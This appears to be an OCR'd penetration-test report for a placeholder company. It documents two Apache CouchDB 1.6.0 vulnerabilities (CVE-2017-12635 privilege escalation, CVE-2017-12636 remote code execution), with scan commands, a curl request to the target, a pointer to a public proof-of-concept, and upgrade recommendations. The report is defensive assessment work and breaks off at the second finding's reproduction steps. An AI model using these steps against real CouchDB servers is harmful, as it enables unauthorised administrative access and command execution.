
CONFIDENTIAL DOCUMENT



Network Vulnerability Assessment Report

Quarter 3, 2021

Document Control

Document Version	Owner & Role	Status & comments
v1.0	Aqeel Ur Rehman Chishti – Penetration Tester	18-06-2021 Initial Draft - Automated Scan using Nessus
v1.1	Aqeel Ur Rehman Chishti – Penetration Tester	20-06-2021 Updated - Manual Vulnerability Assessment

Legal Disclaimer

The content of this report is highly confidential and may include critical information on Example Corp systems, network, and applications. The report should be shared only with intended parties.

Although maximum effort has been applied to make this report accurate, Example Corp, Security Audit Team cannot be held responsible for inaccuracies or system changes after the report has been issued since new vulnerabilities may be found once the tests are completed.

Guidance should be taken from a Legal Counsel, CISO, and Blue Team on how best to implement the recommendations.

All other information and the formats, methods, and reporting approaches is the intellectual property of Example Corp and is considered proprietary information and is provided for the purpose of internal use only.

Any copying, distribution, or use of any of the information set forth herein or in any attachments hereto from outside of Example Corp authorized representatives is strictly prohibited.

Table of Contents

Document Control 2

Legal Disclaimer 3

Table of Contents 4

1. Executive Summary 5

2. A Glance Through Target Security Posture 6

3. Testing Methodology 7

4. Tools & Websites Used 7

5. Detailed Technical Reports (Scope Limited) 8

[infra.example.com] 8

Finding 1: Apache CouchDB Remote Privilege Escalation – CRITICAL 9

Steps to Reproduce 10

Finding 2: Apache CouchDB Remote Code Execution – HIGH 13

Steps to Reproduce 14

Appendixes 17

Appendix A: Vulnerability Score Analysis – CVSS 3.0 17

Appendix B: Modified Exploit Code For Findings 19

Appendix C: Screenshots For Nessus & Faraday 22


Appendix D: Screenshots Of Exploited Web App 24

Appendix E: OSINT / Phishing Results Data Used 25

Appendix F: Metasploit CouchDB Scanner Screenshots 29

1. Executive Summary

This vulnerability assessment was done during a period of [18-06-2021] to [20-06-2021]. The main objective of this assessment was to discover any critical or high confirmed vulnerabilities on a system with Hostname [infra.example.com] and IP address [10.10.10.10] according to given policies named Policy_NS_Q3 and Policy_VA_Q3.




After completing this assessment, It was found that a malicious hacker can view & leak sensitive information, change server configurations & data, shut down all services running on the system, and then take full control of the organization's server. He can completely compromise the Confidentiality, Integrity, and Availability of the target organization by exploiting the discovered vulnerabilities in Apache CouchDB v1.6.0 service running on port 5984.

Apache CouchDB v1.6.0 service running on port 5984 was found on detected Ubuntu OS during Nmap scan. Multiple vulnerabilities were discovered on specific couchDB version 1.6.0. But two vulnerabilities named [Apache CouchDB Remote Privilege Escalation] rating as Critical and [Apache CouchDB Remote Code Execution] rating as High are the top priority. And couchDB v1.6.0 service needs upgrade to the latest and secure version of Apache CouchDB from trusted sources.

Update the patch management policies with these guidelines about patching the discovered vulnerabilities. Both vulnerabilities will be patched in the latest and secure release of Apache CouchDB 3.1.1. Download Apache CouchDB 3.1.1 from official and trusted source https://couchdb.apache.org/ And also see Apache CouchDB 3.1.1 documentation at https://docs.couchdb.org/en/stable/.

2. A Glance Through Target Security Posture



There are a total of 41 findings discovered, out of which 37 are only related to information disclosure of the target system, 2 vulnerabilities considered rated as medium. In another 2 vulnerabilities, one is rated as critical and another is rated as high. Both high vulnerabilities are considered as the main threat for the target system. Any remote attacker can completely compromise CIA triads of the target organization.

1	1	2	0	37	0
CRITICAL	HIGH	MED	LOW	INFO	UNCLASSIFIED

Apache CouchDB v1.6.0 service running on port 5984 was found during the Nmap scan. In both high vulnerabilities out of which one named [Apache CouchDB Remote Privilege Escalation] rating as Critical because any remote attacker can view, change, delete, and then take full control on a database by exploiting the remote privilege escalation. Which allows non-admin users to give themselves admin privileges.

And another one named [Apache CouchDB Remote Code Execution] rating as High because any remote attacker can execute shell code on the terminal of the target system by exploiting the remote code execution.

Overall Security Rating – Immediate Attention and Action Required Needed

3. Testing Methodology

Vulnerability assessment has been done by taking the following steps

1. Perform an automated scan according to the given policy named Policy_NS_Q3 using Nessus.
2. Upload the results of automated scan on Faraday CE and manage found vulnerabilities in it.
3. Perform a deep manual scan on vulnerabilities marked as critical or high in automated scan according to the given policy named Policy_VA_Q3 using different tools.
4. Perform Nmap scan the target system IP [10.10.10.10] on all ports including service version and os.
5. After completing the network scan, I have observed the Apache CouchDB v1.6.0 running on port 5984.
6. Searched for couchDB on CVE Details website for known vulnerabilities and then discovered multiple vulnerabilities found but two of which are CVE-2017-12635 and CVE-2017-12636 are prioritized.
7. Searched for both CVEs exploits on Github and then discovered the exploit codes for CVEs. And calculated the Overall CVSS score & risk rating for both.
8. Finally, successfully validated and exploited the vulnerabilities by using discovered exploit codes.

4. Tools & Websites Used


This vulnerability assessment has been done using these allowed tools according to the given policy named Policy_VA_Q3.

- Nessus Essentials
- Faraday CE
- Nmap
- BurpSuite
- WPscan
- Netcat
- Curl
- Google Docs

5. Detailed Technical Reports (Scope Limited)

[infra.example.com]

This host is a web server with multiple other services running like HTTP on port 80, SSL/HTTPS on port 443, FTP on port 21, DNS on port 53, SSH on port 22, and Nginx HTTP on port 8083. And port 5984 is open as well, which is related to CouchDB httpd



Total Findings	Critical	High	Medium
2	1	1	0

Finding 1: Apache CouchDB Remote Privilege Escalation – CRITICAL

Vulnerability Description:

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behavior that if two 'roles' keys are available in the JSON, the second one will be used for authorizing the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Exposure/Analysis:

The target is running a vulnerable version of couchDB 1.6.0 service on port 5984 hence, this is extremely dangerous. If exploited successfully, this will give complete privileged control over the database server.

This specific couchDB v1.6.0 allows non-admin users to give themselves admin privileges on the target system.


Recommendations:

All users should upgrade to CouchDB 1.7.1, 2.1.1, 2.2.0, or 3.1.1.
Upgrade CouchDB to the latest version available is 3.1.1.


Read Apache CouchDB® 3.1.1 Documentation at https://docs.couchdb.org/en/main/index.html

Steps to Reproduce

1. Initial Nmap Scan Reveals many ports, protocols, and services.
   Command Used – nmap 10.10.10.10 -p- -sV -O



2. Research on CouchDB 1.6.0 and discovered a CVE-2017-12635 vulnerability. CVE Reference Page - https://www.cvedetails.com/cve/CVE-2017-12635/



Vulnerability Details : CVE-2017-12635

Due to differences in the Erlang-based JSON parser and JavaScript-based JSON parser, it is possible in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to submit _users documents with duplicate keys for 'roles' used for access control within the database, including the special case '_admin' role, that denotes administrative users. In combination with CVE-2017-12636 (Remote Code Execution), this can be used to give non-admin users access to arbitrary shell commands on the server as the database system user. The JSON parser differences result in behaviour that if two 'roles' keys are available in the JSON, the second one will be used for authorising the document write, but the first 'roles' key is used for subsequent authorization for the newly created user. By design, users can not assign themselves roles. The vulnerability allows non-admin users to give themselves admin privileges.

Publish Date : 2017-11-14 Last Update Date : 2019-10-03

Collapse All Expand All Select Select&Copy Scroll To Comments External Links
Search Twitter Search YouTube Search Google


- CVSS Scores & Vulnerability Types

CVSS Score	10.0
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication	Not required (Authentication is not required to exploit the vulnerability.)
Gained Access	None
Vulnerability Type(s)	Execute Code
CWE ID	269

- Products Affected By CVE-2017-12635

#	Product Type	Vendor	Product	Version	Update	Edition	Language	
1	Application	Apache	Couchdb	*	*	*	*	Version Details Vulnerabilities
2	Application	Apache	Couchdb	2.0.0	*	*	*	Version Details Vulnerabilities
3	Application	Apache	Couchdb	2.0.0	RC1	*	*	Version Details Vulnerabilities
4	Application	Apache	Couchdb	2.0.0	RC2	*	*	Version Details Vulnerabilities
5	Application	Apache	Couchdb	2.0.0	RC3	*	*	Version Details Vulnerabilities

3. Research exploit for CVE-2017-12635 on Github. Exploit Reference Page - https://github.com/assalielmehdi/CVE-2017-12635



assalielmehdi / CVE-2017-12635

Watch 1 Star 7 Fork 1

Code Issues Pull requests Actions Projects Wiki Security Insights

master 1 branch 0 tags Go to file Add file Code

assalielmehdi Fix typos 977e4b2 on Dec 15, 2019 12 commits

README.md Fix typos 2 years ago

README.md

CVE-2017-12635

Case study and PoC of CVE-2017-12635 (Apache CouchDB 1.7.0 / 2.x < 2.1.1) - **Remote Privilege Escalation**

Presentation

CouchDB

Apache CouchDB is a document-oriented NoSQL database, implemented in Erlang.

CouchDB uses multiple formats and protocols to store, transfer, and process it's data, it uses JSON to store data, JavaScript as its query language using MapReduce, and HTTP for an API.

About

Case study and POC of CVE-2017-12635: Apache CouchDB 1.7.0 / 2.x < 2.1.1 - Remote Privilege Escalation

Readme


Releases


No releases published

Packages

No packages published

4. Exploit successfully validated using POC code from Github. Using [curl] command with several [GET, PUT, and DELETE] requests.
   curl -X GET http://10.10.10.10:5984





Finding 2: Apache CouchDB Remote Code Execution – HIGH

Vulnerability Description:

CouchDB administrative users can configure the database server via HTTP(S). Some of the configuration options include paths for operating system-level binaries that are subsequently launched by CouchDB. This allows an admin user in Apache CouchDB before 1.7.0 and 2.x before 2.1.1 to execute arbitrary shell commands as the CouchDB user, including downloading and executing scripts from the public internet.

Exposure/Analysis:

The target is running a vulnerable version of couchDB 1.6.0 service on port 5984 hence, this is extremely dangerous. If exploited successfully, this will give access to execute bash shell commands and completely privileged control over the terminal of the server.

Apache couchDB v1.6.0 allows any remote attacker to execute shell code on the target systems terminal.


Recommendations:

All users should upgrade to CouchDB 1.7.1, 2.1.1, 2.2.0, or 3.1.1.
Upgrade CouchDB to the latest version available is 3.1.1.

Read Apache CouchDB® 3.1.1 Documentation at https://docs.couchdb.org/en/main/index.html

Steps to Reproduce

